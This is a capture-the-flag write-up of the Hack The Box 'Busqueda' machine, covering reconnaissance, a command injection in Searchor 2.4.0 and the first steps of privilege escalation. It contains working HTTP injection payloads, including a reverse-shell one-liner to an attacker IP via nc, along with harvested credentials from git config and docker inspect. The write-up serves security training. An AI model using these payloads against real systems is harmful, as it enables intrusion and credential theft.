

Information Gathering

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.208 -sV -p- --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-31 10:11 IST
Nmap scan report for 10.10.11.208
Host is up (0.23s latency).
Not shown: 45500 closed tcp ports (reset), 20033 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.29 seconds
```

2) Checked the web



service in one easy-to-use dashboard. Our platform streamlines your overview of your online presence, which saves you time and boosts your tracking efforts.

To start:

1. Simply select the engine you want to use.
2. Type the query you want to be searched.
3. Finally, hit the "Search" button to submit the query.

If you want to get redirected automatically, you can tick the check box. Then you will be automatically redirected to the selected engine with the results of the query you searched for. Otherwise, you will get the URL of your search, which you can use however you wish.

Select your engine: Yandex

What do you want to search for: hello


□ Auto redirect

searcher.htb © 2023

Powered by Flask and Searchor 2.4.0

Vulnerability Assessment

1) The searchor version is vulnerable to command injection
https://github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection




```
POST /search HTTP/1.1
Host: searcher.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Origin: http://searcher.htb
Connection: close
Referer: http://searcher.htb/
Upgrade-Insecure-Requests: 1

engine=Yandex&query=hello',__import__('os').system('sleep 10')) #
```

https://yandex.com/search/?text=hello

Exploitation

1) Got reverse shell using the command injection




```
POST /search HTTP/1.1
Host: searcher.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 136
Origin: http://searcher.htb
Connection: close
Referer: http://searcher.htb/
Upgrade-Insecure-Requests: 1

engine=Yandex&query=
hello'%2c__import__('os').system('rm%20%2ftmp%2ff%3bmkfifo%20%2ftmp%2ff%3bcat%20%2ftmp%2ff%7c%2fbin%2fbash%20-i%202%3e%261%7cnc%2010.10.14.4%204444%20%3e%2ftmp%2ff'))%20%23
```

Selected text:

```
hello'%2c__import__('os').system('rm%20%2ftmp%2ff%3bmkfifo%20%2ftmp%2ff%3bcat%20%2ftmp%2ff%7c%2fbin%2fbash%20-i%202%3e%261%7cnc%2010.10.14.4%204444%20%3e%2ftmp%2ff'))%20%23
```

Decoded from: URL encoding


```
hello',__import__('os').system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.4 4444 >/tmp/f')) #
```



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.208] 51230
bash: cannot set terminal process group (1639): Inappropriate ioctl for device
bash: no job control in this shell
svc@busqueda:/var/www/app$
```

Privilege Escalation


1) Found a credential



```
svc@busqueda:/var/www/app/.git$ ls
branches  COMMIT_EDITMSG  config  description  HEAD  hooks  index  info  logs  objects  refs
svc@busqueda:/var/www/app/.git$ cat config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
svc@busqueda:/var/www/app/.git$ |
```


cody:jh1usoih2bkjaspwe92

2) Gitea is running locally




```
svc@busqueda:/var/www/app/.git$ curl 127.0.0.1:3000 | grep title
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 13237    0  <title>Gitea: Git with a cup of tea</title>
     <meta property="og:title" content="Gitea: Git with a cup of tea">
                                 <h1 class="ui icon header title">
    0 13237    0     0  1437k      0 --:--:-- --:--:-- --:--:-- 1846k
svc@busqueda:/var/www/app/.git$ |
```

3) Found sudo permissions




```
svc@busqueda:/var/www/app/.git$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
svc@busqueda:/var/www/app/.git$ |
```

4) Tried running the script




```
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py *
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup
```




```
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID   IMAGE                COMMAND                  CREATED         STATUS          PORTS                                             NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   17 months ago   Up 45 minutes   127.0.0.1:3000->3000/tcp, 127.0.0.1:222->22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   17 months ago   Up 45 minutes   127.0.0.1:3306->3306/tcp, 33060/tcp               mysql_db
```

5) Found gitea database credentials
https://docs.docker.com/reference/cli/docker/inspect/




```
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .Config}}' 960873171e2e
{"Hostname":"960873171e2e","Domainname":"","User":"","AttachStdin":false,"AttachStdout":false,"AttachStderr":false,"ExposedPorts":{"22/tcp":{},"3000/tcp":{}
},"Tty":false,"OpenStdin":false,"StdinOnce":false,"Env":["USER_UID=115","USER_GID=121","GITEA__database__DB_TYPE=mysql","GITEA__database__HOST=db:3306","GIT
EA__database__NAME=gitea","GITEA__database__USER=gitea","GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh","PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin","USER=git","GITEA_CUSTOM=/data/gitea"],"Cmd":["/bin/s6-svscan","/etc/s6"],"Image":"gitea/gitea:latest","Volumes":{"/data":{},"/etc/localtime":{}
,"/etc/timezone":{}},"WorkingDir":"","Entrypoint":["/usr/bin/entrypoint"],"OnBuild":null,"Labels":{"com.docker.compose.config-hash":"e9e6ff8e594f3a8c77b688e
35f3fe9163fe99c66597b19bdd03f9256d630f515","com.docker.compose.container-number":"1","com.docker.compose.oneoff":"False","com.docker.compose.project":"docke
r","com.docker.compose.project.config_files":"docker-compose.yml","com.docker.compose.project.working_dir":"/root/scripts/docker","com.docker.compose.servic
e":"server","com.docker.compose.version":"1.29.2","maintainer":"maintainers@gitea.io","org.opencontainers.image.created":"2022-11-24T13:22:00Z","org.opencon
tainers.image.revision":"9bccc60cf51f3b4070f5506b042a3d9a1442c73d","org.opencontainers.image.source":"https://github.com/go-gitea/gitea.git","org.opencontai
ners.image.url":"https://github.com/go-gitea/gitea"}}
```

6) Enumerated database



